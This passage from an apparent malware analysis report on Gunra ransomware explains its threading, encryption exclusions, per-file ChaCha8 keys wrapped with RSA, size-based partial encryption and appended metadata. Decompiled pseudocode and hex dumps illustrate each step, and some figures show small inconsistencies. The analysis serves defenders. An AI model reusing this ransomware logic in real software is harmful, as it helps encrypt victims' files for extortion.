mov     rcx, cs:qword_140031520
mov     [rcx+rdi*8], rax
inc     rdi
cmp     rdi, cs:qword_140031528
jbe     short loc_140011B40 ; (Loop) 2 * "Number of Processor"
```

Figure 17. Creating encryption threads based on the number of logical CPU cores

No. of Logical CPU Cores	No. of Encryption Target Searching Threads	No. of Encryption Progress Threads
2 cores	1	4
4 cores	1	8
6 cores	1	12
8 cores	1	16

12 cores	1	24
16 cores	1	32

Table 6. Number of threads based on the number of logical cores

Additionally, the threat actor specifies the folders, extensions, and files excluded from encryption as follows. This is to prevent the system from being damaged by mistakenly encrypting important files.

Folders Excluded From Encryption
tmp, winnt, temp, Thumb, \$Recycle.Bin, \$RECYCLE.BIN, System Volume Information, Boot, Windows, Trend Micro

Table 7. Folders excluded from encryption

Extensions and Files Excluded From Encryption
exe, dll, lnk, sys, msj, R3ADM3.txt, CONTI_LOG.txt

Table 8. Extensions and files excluded from encryption

The thread responsible for registering in the linked list uses the return value from the CreateEventA(NULL, FALSE, FALSE, NULL) API as an argument for the WaitForSingleObject() API when the number of encryption targets managed in the linked list exceeds 15,000. Through this, the threat actor ensures that no more encryption targets are registered in the linked list.

```

if ( (int)AddToGlobalList(0LL, (void **)&v82) >= 15000 )
{
    Handle_CreateEvent = qword_140031578;
    Function_WaitForSingleObject = *(void (__fastcall **)(__int64, __int64))(qword_1400314F0 + 88);
    if ( !Function_WaitForSingleObject )
    {
        Function_WaitForSingleObject = (void (__fastcall *)(__int64, __int64))GetProcAddress(
                                                                                   0LL,
                                                                                   0,
                                                                                   0x6A095E21u);

        *(_QWORD *)(qword_1400314F0 + 88) = Function_WaitForSingleObject;
    }
    Function_WaitForSingleObject(Handle_CreateEvent, 0xFFFFFFFFLL);
}

```

Figure 18. Checking the number of encryption targets registered in the linked list

3. File Encryption

The encryption threads prepare the string "Microsoft Enhanced RSA and AES Cryptographic Provider" and use the CryptAcquireContextA() and CryptImportKey() APIs to generate an RSA public key. It then calls the CryptGenRandom() API to generate the key and initial state used for the ChaCha8 encryption algorithm.

It generates and uses a different encryption key for each file. The key used in the ChaCha8 encryption algorithm for a file is encrypted with the RSA public key and appended to the end of the file along with metadata.

Hex	ASCII
06 02 00 00 00 A4 00 00 52 53 41 31 00 10 00 00	RSA1....
01 00 01 00 85 5A 18 91 08 92 E6 31 95 6D EE AA	Z.....æ1.mîª
9C 7F EC 40 4B 04 3B C9 41 48 E4 4A 6F B5 1B ED	..î@K.;ÉAHäJoµ.í
DD F5 BC BB 64 27 26 D5 A7 5B F1 7B C4 02 81 E3	Ýö¼»d'&Ö§[ñ{Ä..ã
37 7E 08 2F 38 48 D3 4A 54 19 B2 3D A9 96 64 3B	7~/8HÓJT.²=@.d;
8F 22 58 0B 4E 41 E7 FD 18 A9 F2 FE A9 C6 68 28	."X.NAçý.Òòp@Æh(
E1 90 26 46 57 7A 39 35 5D BC A8 7B 15 B5 E5 31	á.&FWz95]¼"{{.µá1
0E 86 F4 B0 15 44 01 D8 D3 B8 A0 50 67 16 DF 40	..ô°.D.00 Pg.ß@
2D 51 B1 B3 0A DF C8 63 AC 39 7A D3 66 CB 7E A6	-Q±³.ßÊc~9zÓfÊ~
4A 18 88 77 8A 88 42 06 91 ED E0 9E 7C 80 4E 78	J..w..B..íà. .Nx
30 AE CB DE 30 85 86 31 48 F8 20 4C D2 66 C9 CE	0°Êb0..1Hø L0fÉÎ
18 1F 10 7A 25 CF 5E 0F EB A1 46 34 42 22 30 42	...z%î^..ëjF4B"0B
72 8E 00 B3 B0 68 A3 3B 43 A5 6F F7 D9 3F 02 3F	r...³°hf;Cÿo÷Û?.?
8D 1F A9 83 50 40 B8 60 3C E2 FB D7 A0 03 82 BD	..0.P@_ <âúx ..½
77 8C BF E0 27 C0 10 3F C2 04 8C E8 DB 22 83 17	w.¿à'À.?Ä..è0"..
DF CF F2 78 48 D4 66 1A 09 5C 1D 1E 9E 6C 71 78	ßÏöxH0f...lqx
61 DF D8 9A E9 06 E0 49 EC 0F E0 59 20 54 DE F1	aßø.é.àIî.àY Tþñ
2F 0D 91 B8 88 88 84 8F B8 9E 92 75 E9 94 A0 29	/.....ué.)
E2 98 87 C3 48 D8 F2 CD 70 D2 76 DE 16 C4 95 EF	â..ÄHøòIpovb.Ä.î
11 89 96 9C 02 E1 1D 81 8E 2E 4C 8B EF DF A3 90	á....L.îßf.
77 79 D2 25 46 83 70 4E 8C 3D 88 2F DE 09 AE 6D	wy0°F.pN.=./p.°m
EE B6 E0 39 ED F0 7D 00 D3 78 C7 14 44 28 6E DF	îªa9îð}.Ó}ç.D(nß
81 87 F2 28 FC A3 A2 85 2C DB F6 F6 BB C4 55 F4	..ò(üfç.,Üöö»ÄUô
59 E7 A6 47 91 B2 29 58 58 20 0E 3E 0C 0C 9D 79	Yç!G.²)XX .>...y
C2 3B 14 2C 0E DE 6B 69 67 6C 95 73 8D 52 A3 2B	Â;...þkig].s.Rf+
83 1C D5 8A 15 F8 F0 34 AC B9 D0 1E F3 C3 37 36	..Ö..øð4~¹ð.óÄ76
FB EB C9 D1 D3 BE 8A DA 45 7D 40 27 B3 92 38 E7	ûëÉNó%.ÜE}®¹.8ç
21 53 4B 93 FE 75 22 A4 8B 43 BE 6A 4A A9 6D 8A	!SK.bu"ª.C¾jJ@m.
AE 53 C7 12 AC C5 E0 79 49 27 7C 03 4C 62 78 2C	°Sç.-ÀâyI' .Lbx,
71 9A 06 B7 AF 3E A5 E9 69 AE 91 F7 6D E8 EB FD	q...~>¥éi®.÷mèëý
1F E2 12 DE 1E BD 34 A2 72 2F 7C 1F CA 87 26 DE	..â.b.½4çr/ .Ê.&þ
02 87 F7 44 A2 EA 7D DC 91 6F 0A FC 52 AE C9 33	..÷Dçê}Ü.o.üR®É3
93 27 25 B8 36 D5 F6 77 F3 4E C9 3C 3E 19 DA 88	.'%,6öðwóNÉ<>.Ü.
A7 AA E6 C6 00 00 00 00 00 00 00 00 00 00 00	§ªæ.....

Figure 19. RSA public key generation

	Hex	ASCII
두 번째 CryptGenRandom	00 00 00 00 00 00 00 00 7F DF BC 77 10 6A C0 D4	ß¼w.jAO
첫 번째 CryptGenRandom	B4 3B 74 93 E6 CE 43 5B D1 C0 88 32 C5 97 15 20	;t.æIC[ÑA.2A..
	77 B0 7C 48 8D EE 16 57 DF 53 6E 6F 8B D9 67 D6	w° H.î.wßSno.ÜqÖ

Figure 20. ChaCha8 encryption algorithm key before RSA encryption

Hex	ASCII
3C EA BA C5 37 42 97 53 06 33 08 81 4E 95 DC BD	<ë°Å7B.S.3..N.Ü½
D1 F4 EA D4 7E 2C 0A 44 4F 80 C3 07 6D F3 EF 35	Nôê0~, .DO.Ä.móí5
3D 13 E4 5A 56 0B 0E E5 63 EB 89 51 C1 76 A6 0E	=.äZV..âcë.QÁv .
7A B2 73 32 1E 5D 4D 73 05 65 F0 6D 09 63 D0 7D	z²s2.]Ms.eðm.cð}
6C A5 C0 0E B1 A3 16 70 0D 46 22 55 88 DF 4D 33	l¥À.±f.p.F"U.ßM3
A4 34 4F 67 EB 25 1D A9 04 87 9E 45 3B FD F8 39	¤40gë%.@...E;ýø9
73 88 71 75 05 C2 44 5F E8 D1 F4 2B 72 84 02 80	s.qu.ÄD_èÑô+r...
F5 EF 6D A7 8C E4 D9 5C F1 BB 83 0C 82 EA E9 7A	õim§.äÜ\ñ...êéz
A4 44 98 C7 92 67 B7 57 2F D6 56 6B 2B DF 73 74	¤D.Ç.g-W/Övk+ßst
8D 76 1A B1 AF 4F 2B 94 FA 1E A3 63 18 77 27 F4	.v.±_O+.ú.fc.w'ô
93 DF 29 0F 99 AF 93 7C 18 BB 1F 6A C0 C4 12 95	.ß)..-. .».jÄÄ..
8D 1E EC 01 42 EE 28 54 F0 0C 6A 95 48 92 A8 7F	..ì.Bî(Tð.j.H.".
55 87 FE 25 2E 55 17 72 22 99 84 BD 05 F8 CE B0	U.p%.U.r"'.½.øÎ°
8B D4 9C 67 4B B5 F1 8A C1 AB 18 F4 11 74 37 92	.ô.gkµñ.Á«.ô.t7.
0B 57 43 88 5F 80 BB E0 6D 6C 98 AB E3 9E CF EF	.WC._.»àm .«ã.İi
6E A4 60 7D 7B 95 2C 2A 26 0A D7 4B A5 35 53 CD	n¤`}{.,*&.xK¥5Sİ
08 C9 21 24 91 8E 76 FC 91 6A C5 82 BA B0 CB 18	.É!\$.vü.jÁ.°°É.
9B 34 DA 03 AE F7 91 C9 F2 F5 B5 91 9B 86 90 A0	.4Ü.®÷.Éoøµ....
47 7A 15 26 70 3B 04 F9 50 C0 CC 7B 51 9B 31 EC	Gz.&p;.ùPÀî{Q.1ì
14 AF 00 5D 0A 66 9C 2D AF C1 38 91 2C 87 9C 76	.-.].f.-_Á8.,..v
D1 80 D9 0E F1 40 B6 18 23 6B 74 32 11 79 FF 74	Ñ.Ü.ñ@ . #kt2.yýt
CA 7D E8 9F 77 7B F9 AF 46 64 DB CB C9 74 DD 8F	Ê}è.w{ü_FdÜÉétY.
98 4E 46 1A CA 07 29 54 D9 77 47 D7 6F 3C C5 4A	.NF.É.)TÜWgx<AJ
3C 09 7F 78 AC FF 53 99 D3 D7 FC F4 81 B2 7D 6A	<..x-ýS.Öxüô.²}j
0A 48 33 FF FF F9 43 8B 8F 79 15 12 2B 97 54 21	.H3ÿÿùC..y..+T!
09 C8 AB 2A EC 79 88 58 B4 02 98 B9 D9 CB 4D 83	.È«*iy.X'..'ÜÈM.
CB 94 29 81 0C 9C 67 4B 0B 33 FC E6 68 4E ED 30	Ë.)...gK.3üæhNí0
BA A8 00 56 30 01 EB 56 C3 0A 8E 6F 3F 7B CD 1C	°".VO.èVÄ..o?{î.
74 88 AF 1D 73 5A BF D2 EE 72 24 EC 83 30 A9 8F	t.-.sZ¿ôîr\$ì.0@.
98 0C 47 B9 E1 D5 C8 40 DA A0 25 67 54 6A 4D 94	..G'áoÈ@Ú %gTjM.
F1 32 A5 57 BC 64 32 5D 91 DE 39 77 CB 6D CE 1E	ñ2¥w¼d2].b9wÈmÎ.
93 09 99 F1 02 06 51 19 86 83 DA 9D 1D 65 BC B8	...ñ..Q...Ü..e¼,

Figure 21. ChaCha8 encryption algorithm key after RSA encryption

```

if ( !AddressOfFunction(a3, 32LL, a1 + 12) )
    goto LABEL_39;
v11 = *(unsigned int (__fastcall *) (__int64, __int64, _QWORD *))(qword_1400314F0 + 448);
if ( !v11 )
{
    v11 = (unsigned int (__fastcall *) (__int64, __int64, _QWORD *))(GetAddressOfFunction(0LL, 1, 0xABC0A67));
    *(_QWORD *) (qword_1400314F0 + 448) = v11;
}
if ( !v11(a3, 8LL, a1 + 11) )
    goto LABEL_39;
memset(a1 + 3, 0, 0x40uLL);
*(_DWORD *) a1 + 10 = *(_DWORD *) v9;
v12 = 4LL;
*(_DWORD *) a1 + 11 = *(_DWORD *) a1 + 25;
*(_DWORD *) a1 + 12 = *(_DWORD *) a1 + 26;
*(_DWORD *) a1 + 13 = *(_DWORD *) a1 + 27;
*(_DWORD *) a1 + 14 = *(_DWORD *) a1 + 28;
*(_DWORD *) a1 + 15 = *(_DWORD *) a1 + 29;
*(_DWORD *) a1 + 16 = *(_DWORD *) a1 + 30;
*(_DWORD *) a1 + 17 = *(_DWORD *) a1 + 31;
qmemcpy(a1 + 3, "expand 32-byte k", 16);
a1[9] = 0LL;
*(_DWORD *) a1 + 20 = *(_DWORD *) a1 + 22;
*(_DWORD *) a1 + 21 = *(_DWORD *) a1 + 23;
do
{
    v9[4] = *v9;
    ++v9;
    --v12;
}
while ( v12 );

```

Figure 22. Initial state of the ChaCha8 encryption algorithm

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000027C0	2B	CF	03	90	AB	7B	EC	B9	F3	F7	45	0B	67	15	A8	42	+I..«{i°6+E.g."B
000027D0	72	BA	26	90	2D	1E	2F	D1	C1	E7	DE	7B	9B	5D	77	FA	r°s°-/NÀçÜ)>]wú
000027E0	F7	09	C9	F7	09	C9	F7	09	C9	F7	09	C9	F7	09	C9	F7	÷.ÅAüny1p5#f@Ux.
000027F0	FE	D4	25	1D	1B	A0	FE	D4	25	1D	1B	A0	FE	D4	25	1D	pÖ)MK_m°ib aDÄ+
00002800	28	8E	0B	E5	86	A4	91	26	6F	F8	0A	BD	02	AF	7D	5B	(Z.â†H°søø.s.)[
00002810	66	C6	80	B7	A7	EC	BA	85	9A	4B	CD	43	60	C7	1B	57	fEE·s1°...SKIC`Ç.W
00002820	3A	EA	77	2A	2F	7A	E6	4B	14	1A	4C	AA	FB	98	85	BD	:ëw°/zæK..L°û°..h
00002830	96	02	7F	DB	9B	F7	AF	E4	A3	71	BE	82	49	29	C6	51	--.Ü>÷~âçq%,I)EQ
00002840	4F	4B	22	1A	02	22	DA	79	67	7D	C8	81	7A	3B	CC	CB	OK"..°Üyg)È.z;îÈ
00002850	0D	88	D4	58	E9	5B	AD	4D	88	C1	6F	39	62	0A	DB	19	.°ÖXé{.M°Ao9b.Ü.
00002860	95	F0	F2	53	D7	4E	7E	0A	EB	02	AC	E9	03	76	6F	5F	*ôôS×N~.ë.→ë.vo
00002870	AB	B7	B8	77	18	2A	94	60	E8	B0	4C	ED	C0	AF	24	7E	«°.w°.°°°°LiÄ~\$~
00002880	75	FD	2A	53	24	95	51	37	14	A6	1A	1B	A1	15	E2	47	uy°S\$°Q7.!....j.âG
00002890	99	54	32	44	F8	56	22	37	B5	6E	7A	48	A3	DC	DE	E3	"T2DøV"7unzHëÜpâ
000028A0	E5	2C	1D	D2	8E	67	70	D9	99	81	03	54	F9	8A	44	DB	â..ÖZgpÜ°..TùSDÜ
000028B0	E5	6B	C5	61	0F	95	61	9A	81	A4	97	D4	E7	D0	CF	5F	âkâA..aš.h-ÖçDÏ
000028C0	09	E9	D1	F8	AD	58	17	FC	8D	95	0D	34	25	61	4A	44	.ëÑø.X.ü.°.4kaJD
000028D0	F9	4E	5A	08	0F	5A	8B	F5	D5	FB	74	CE	A8	42	AA	3D	ùNZ..Z<ôôütî°B*=
000028E0	C2	16	3A	0E	C0	4D	CD	41	DB	7B	B9	1E	B3	91	2D	76	Ä..ÄMíAÜ{°.°°°°-v
000028F0	75	F6	9A	51	07	07	07	07	07	07	07	07	07	07	07	07	uó°Ä.Oz. #°Z.Z;@
00002900	9D	84	51	07	07	07	07	07	07	07	07	07	07	07	07	07	..FXFÄ,×ü.±Ç.%â
00002910	E8	19	72	EB	FD	EA	60	71	24	53	D4	36	26	66	74	8C	è.reýü`qSSÖ6&ftE
00002920	0A	6A	68	BF	0A	6A	68	BF	0A	6A	68	BF	0A	6A	68	BF	.jh°E,R...)X.xZ8.
00002930	4A	02	EB	F7	09	C9	F7	09	C9	F7	09	C9	F7	09	C9	F7	J.ëö.EE,«(Z.3,,
00002940	A9	32	5C	DA	AD	F4	87	51	1E	D8	9A	DD	68	65	C5	BA	@2\Ü.ô+Q.ôšYheÄ°
00002950	10	0D	28	44	F0	09	65	04	98	D2	C4	E5	0F	33	B2	C4	..(Dö.e.°ÖÄÄ.3°Ä
00002960	F6	92	48	12	99	8A	42	92	9F	D7	C9	CA	6B	C3	4E	C4	ô'H.°SB°Y×EEkÄNÄ
00002970	AD	91	DF	99	D2	FB	26	EA	23	DD	11	F6	A3	A8	58	B8	.°S°Öü&ë#Y.ôé°X.
00002980	A0	1F	10	C9	DD	D2	9E	40	93	E6	77	C1	4E	3A	3F	74	..ÉYÖZ@°awÄN:°t
00002990	CB	27	2A	2C	FE	AB	25	F5	1A	25	59	FF	B6	3C	F8	10	È°*,p«ô.°Yyq<ø.
000029A0	1B	86	06	C2	12	A7	D1	F0	5F	4E	CC	16	D6	5B	24	8E	.†.Ä.sÑö_Ni.Ö[çZ
000029B0	48	74	D8	BF	E0	79	51	A2	4A	75	B5	BB	BF	C7	9E	74	Ht@;âyQcJup;çZt
000029C0	D7	57	2D	92	9C	4D	91	42	30	0E	C1	85	92	6F	44	06	*W~°œM°B0.Ä..°D
000029D0	79	28	F8	ED	0A	34	FA	9A	3C	25	17	33	68	13	EE	B3	y(öi.4ü&ç.3h.i°
000029E0	49	86	3A	4D	64	CD	D7	83	02	EC	EB	FB	24	9E	1B	5E	It:Mdi°f.iëü&Z.^
000029F0	AD	36	20	65	50	95	BB	82	97	BB	3F	C4	45	99	7A	F9	.6 eP°*,→°?AE°zù
00002A00	20	4A	78	8C	FA	6B	97	4C	80	8B	DD	7A	94	B9	F0	44	JxëÜk-Le<Yz°°ôD
00002A10	0E	A7	55	A3	7E	00	00	00	00	00	00	00	00	00	00	00	.SÜ~.....
00002A20	04	24	00	15	28	00	00	00	00	00	00	00	00	00	00	00	.S..(.....

Figure 23. Encrypted file structure

Each encryption thread utilizes a Critical Section to safely encrypt different files. Encryption targets are retrieved one by one from the linked list, and different encryption methods are used based on the extension and file size.

Upon closer inspection, it first uses the GetFileAttributesW() API to check for files with a read-only property. Then, it removes the property through a bitwise XOR operation before proceeding with encryption.

```

v2 = *a1;
Function_GetFileAttributesW = *(__int64 (__fastcall **)(__int64))(qword_1400314F0 + 104);
if ( !Function_GetFileAttributesW )
{
    Function_GetFileAttributesW = (__int64 (__fastcall **)(__int64))GetProcAddress(0LL, 0, 0x93AFB23A);
    *(_QWORD *)(qword_1400314F0 + 104) = Function_GetFileAttributesW;
}
v4 = Function_GetFileAttributesW(v2);
if ( v4 != -1 && (v4 & 1) != 0 )
{
    v5 = *a1;
    Function_SetFileAttributesW = *(void (__fastcall **)(__int64, _QWORD))(qword_1400314F0 + 112);
    if ( !Function_SetFileAttributesW )
    {
        Function_SetFileAttributesW = (void (__fastcall **)(__int64, _QWORD))GetProcAddress(0LL, 0, 0xA62CC8E1);
        *(_QWORD *)(qword_1400314F0 + 112) = Function_SetFileAttributesW;
    }
    Function_SetFileAttributesW(v5, v4 ^ 1u);
}

```

Figure 24. Checking and removing the FILE_ATTRIBUTE_READONLY attribute of a file

Files with the extensions listed in Table 9 or with a size of 1 MB or less are fully encrypted.

File Extensions Subject to Full Encryption
4dd, 4dl, accdb, accdc, accde, accdr, accdt, accft, adb, ade, adf, adp, arc, ora, alf, ask, btr, bdf, cat, cdb, ckp, cma, cpd, daccpac, dad, dadiagrams, daschema, db, db-shm, db-wal, db3, dbc, dbf, dbs, dbt, dbv, dbx, dcb, dct, dcx, ddl, dlis, dp1, dqy, dsk, dsn, dtsx, dxl, eco, ecx, edb, epim, exb, fcd, fdb, fic, fmp, fmp12, fmpl, fol, fp3, fp4, fp5, fp7, fpt, frm, gdb, grdb, gwi, hdb, his, ib, idb, ihx, itdb, itw, jet, jtx, kdb, kexi, kexic, kexis, lgc, lwx, maf, maq, mar, mas, mav, mdb, mdf, mpd, mrg, mud, mwb, myd, ndf, nnt, nrmlib, ns2, ns3, ns4, nsf, nv, nv2, nwdb, nyf, odb, oqy, orx, owc, p96, p97, pan, pdb, pdm, pnz, qry, qvd, rbf, rctd, rod, rodx, rpd, rsd, sas7bdat, sbf, scx, sdb, sdc, sdf, sis, spq, sql, sqlite, sqlite3, sqlitedb, te, temx, tmd, tps, trc, trm, udb, udl, usr, v12, vis, vpd, vvv, wdb, wmdb, wrk, xdb, xld, xmlff, abcd, abs, abx, accdw, adn, db2, fm5, hjt, icg, icr, kdb, lut, maw, mdn, mdt

Table 9. File extensions subject to full encryption

```

if ( (unsigned int)Check_FileExtension160(*a1) )
    goto LABEL_14;
if ( (unsigned int)sub_140008520(*a1) )
{
    LOBYTE(v16) = 20;
    LOBYTE(v14) = 37;
    if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
}
else
{
    v20 = a1[2];
    if ( v20 <= 0x100000 )
    {
LABEL_14:
        LOBYTE(v14) = 36;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
            return ENCRYPT_ALL(a1, a2);
        return 0LL;
    }
    if ( v20 > 5242880 )
    {
        LOBYTE(v16) = 50;
        LOBYTE(v14) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
            return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
    }
    else
    {
        LOBYTE(v14) = 38;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
        {
            v35 = 0;
            v21 = 0LL;
            while ( 1 )
            {
                v22 = 0x100000 - v21;
                Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
                if ( 0x100000 - v21 > 5242880 )
                    v22 = 5242880;
                v24 = a1[1];
            }
        }
    }
}

```

Figure 25. Encryption logic for specific file extensions or files 1 MB or smaller

If the file size exceeds 1 MB and is 5 MB or less, only the first 1 MB of the file is encrypted.

```

while ( 1 )
{
    v22 = 0x100000 - v21;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( 0x100000 - v21 > 5242880 )
        v22 = 5242880;
    v24 = a1[1];
    if ( !Function_ReadFile )
    {
        Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
        *(_QWORD *) (qword_1400314F0 + 32) = Function_ReadFile;
    }
    if ( !Function_ReadFile(v24, a2, v22, &v35, 0LL) )
        break;
    v25 = v35;
    if ( !v35 )
        break;
    v21 += v35;
    ENCRYPT(a1 + 3, a2, a2, v35);
    v34 = a1[1];
    v26 = -((__int64)v35);
    Function_SetFilePointerEx = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx )
    {
        Function_SetFilePointerEx = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetProcAddress(0LL, 0, 0xD54E6BD3);
        *(_QWORD *) (qword_1400314F0 + 160) = Function_SetFilePointerEx;
    }
    if ( !Function_SetFilePointerEx(v34, v26, 0LL, 1LL) || !(unsigned int)sub_140009310(a1[1], a2, v25) )
        break;
    if ( v21 >= 0x100000 )
        return 1LL;
}
return v7;

```

Figure 26. Encryption logic for files with a size more than 1 MB and less than or equal to 5 MB

As shown in Table 10, files with any of the 20 extensions or files larger than 5 MB are encrypted only in certain portions.

The partial encryption method is divided into two types: "20% encryption" and "50% encryption". Files with one of the 20 listed extensions use the 20% encryption method, while files larger than 5 MB without those extensions use the 50% encryption method.

The 20% encryption method encrypts 7% of the file's total size and repeats the process up to three times. The 50% encryption method encrypts 10% of the file's total size and repeats the process up to five times.

File Extensions Subject to 20% Encryption Method
vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvram, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso

Table 10. File extensions subject to the 20% encryption method

```

v25 = 0;
if ( a5 == 20 )
{
    FileSize = *(_QWORD *)(a1 + 16);
    v23 = 3;
    v8 = 7 * (FileSize / 100);
    Offset_EncryptStart = (FileSize - 21 * (FileSize / 100)) / 2;
}
else
{
    if ( a5 != 50 )
        return 0LL;
    v23 = 5;
    v8 = 10 * *(_QWORD *)(a1 + 16) / 100LL;
    Offset_EncryptStart = v8;
}
v11 = 0;
v22 = 0;
v24 = Offset_EncryptStart;
do
{
    v12 = 0LL;
    if ( v11 )
    {
        v13 = *(_QWORD *)(a1 + 8);
        Function_SetFilePointerEx_1 = *(unsigned int (__fastcall *) (__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
        if ( !Function_SetFilePointerEx_1 )
        {
            Function_SetFilePointerEx_1 = (unsigned int (__fastcall *) (__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
            *(_QWORD *) (qword_1400314F0 + 160) = Function_SetFilePointerEx_1;
        }
        if ( !Function_SetFilePointerEx_1(v13, Offset_EncryptStart, 0LL, 1LL) )
            break;
    }
}

```

Figure 27. 20% and 50% encryption logic

```

if ( v8 > 0 )
{
do
{
v15 = *(_QWORD *)(a1 + 8);
v16 = v8 - v12;
Function_ReadFile = *(unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
if ( v8 - v12 > 5242880 )
v16 = 5242880;
if ( !Function_ReadFile )
{
Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
*(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
}
if ( !Function_ReadFile(v15, a2, v16, &v25, 0LL) )
break;
v18 = v25;
if ( !v25 )
break;
v12 += v25;
ENCRYPT(a1 + 24, a2, a2, v25);
v19 = *(_QWORD *)(a1 + 8);
v20 = -(__int64)v25;
v21 = *(unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
if ( !v21 )
{
v21 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetProcAddress(0LL, 0, 0xD54E6BD3);
*(_QWORD *)(qword_1400314F0 + 160) = v21;
}
}
while ( v21(v19, v20, 0LL, 1LL) && (unsigned int)sub_140009310(*(_QWORD *)(a1 + 8), a2, v18) && v12 < v8 );
v11 = v22;
}
v9 = v24;
v22 = ++v11;

```

Figure 28. Encryption logic for files with one of the 20 extensions or with sizes exceeding 5 MB

```

CountOfRound = 4LL;
while ( 1 )
{
v28 = v100 + v20;
v29 = v15 + v16;
v30 = v106 + v22;
v31 = v27 + v18;
v32 = __ROL4__(v30 ^ v26, 16);
v33 = v32 + v23;
v34 = __ROL4__(v31 ^ v11, 16);
v35 = v34 + v17;
v36 = __ROL4__(v29 ^ v24, 16);
v37 = v36 + v19;
v38 = __ROL4__(v28 ^ v25, 16);
v39 = v38 + v21;
v40 = __ROL4__(v27 ^ v35, 12);
v41 = v40 + v31;
v42 = __ROL4__(v41 ^ v34, 8);
v43 = v42 + v35;
v44 = __ROL4__(v40 ^ v43, 7);
v45 = __ROL4__(v15 ^ v37, 12);
v46 = v45 + v29;
v47 = __ROL4__(v46 ^ v36, 8);
v48 = v47 + v37;
v49 = v45 ^ v48;

```

Figure 29. ChaCha8 encryption algorithm

The size of the metadata appended to the end of the file is 10 bytes. It consists of the encryption method, encryption ratio, and file size value.

In the first field of the metadata, values are stored depending on the encryption method used for the file.

File Encryption Method	First Field Value
When using the full encryption method	0x24
When using the partial encryption method	0x25
When using the first 1 MB encryption method	0x26

Table 11. First field of metadata (file encryption method)

The file encryption ratio value is stored in the second field. This is recorded only when the partial encryption method is used. For files using the 20% encryption method, the value 0x14 is stored, while files using the 50% encryption method store 0x32.

File Encryption Method	Second Field Value
When using the full encryption method	0
When using the 20% partial encryption method	0x14
When using the 50% partial encryption method	0x32
When using the first 1 MB encryption method	0

Table 12. Second field of metadata (encryption ratio)

Finally, the third field of the metadata stores the total size of the encrypted file.

```

if ( (unsigned int)OpenFile_GetSizeOfFile(a1) )
{
    if ( (unsigned int)Check_FileExtension160(*a1) )
        goto LABEL_14;
    if ( (unsigned int)sub_140008520(*a1) )
    {
        LOBYTE(Value_Encrypt_Part_Percent) = 20;
        LOBYTE(HowToEncrypt_Flag) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
            return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
    }
    else
    {
        v20 = a1[2];
        if ( v20 <= 0x1000000 )
        {
            LABEL_14:
                LOBYTE(HowToEncrypt_Flag) = 36;
                if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
                    return ENCRYPT_ALL(a1, a2);
                return 0LL;
        }
        if ( v20 > 5242880 )
        {
            LOBYTE(Value_Encrypt_Part_Percent) = 50;
            LOBYTE(HowToEncrypt_Flag) = 37;
            if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
                return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
        }
        else
        {
            LOBYTE(HowToEncrypt_Flag) = 38;
            if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
            {
                v35 = 0;
                v21 = 0LL;
                while ( 1 )
                {
                    v22 = 0x1000000 - v21;
                    Function_ReadFile = *(unsigned int (__fastcall *) (__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
                    if ( (0x1000000 - v21 > 5242880) )
                        v22 = 5242880;
                    v24 = a1[1];
                    if ( !Function_ReadFile )
                    {
                        Function_ReadFile = (unsigned int (__fastcall *) (__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
                        *(_QWORD *) (qword_1400314F0 + 32) = Function_ReadFile;
                    }
                }
            }
        }
    }
}

```

Figure 30. Setting different metadata values depending on the file

Hex	ASCII
24 00 1C 96 00 00 00 00 00 00 0F 0C 63 00 00 00	\$.....c..
Hex	ASCII
25 14 29 02 00 00 00 00 00 00 0F 0C 63 00 00 00	%.).....c..
Hex	ASCII
25 32 BD C6 58 05 00 00 00 00 00 0F 0C 63 00 00 00	%2½EX.....c..
Hex	ASCII
26 00 FB 42 3F 00 00 00 00 00 00 0F 0C 63 00 00 00	&.ûB?.....c..

파일 암호화 방식

파일 암호화 비율

암호화된 파일 크기

Figure 31. Structure of metadata appended to the end of the file

4. Ransom Note

Below is a screen infected by Gunra ransomware in a Windows environment. The desktop background is not significantly changed.

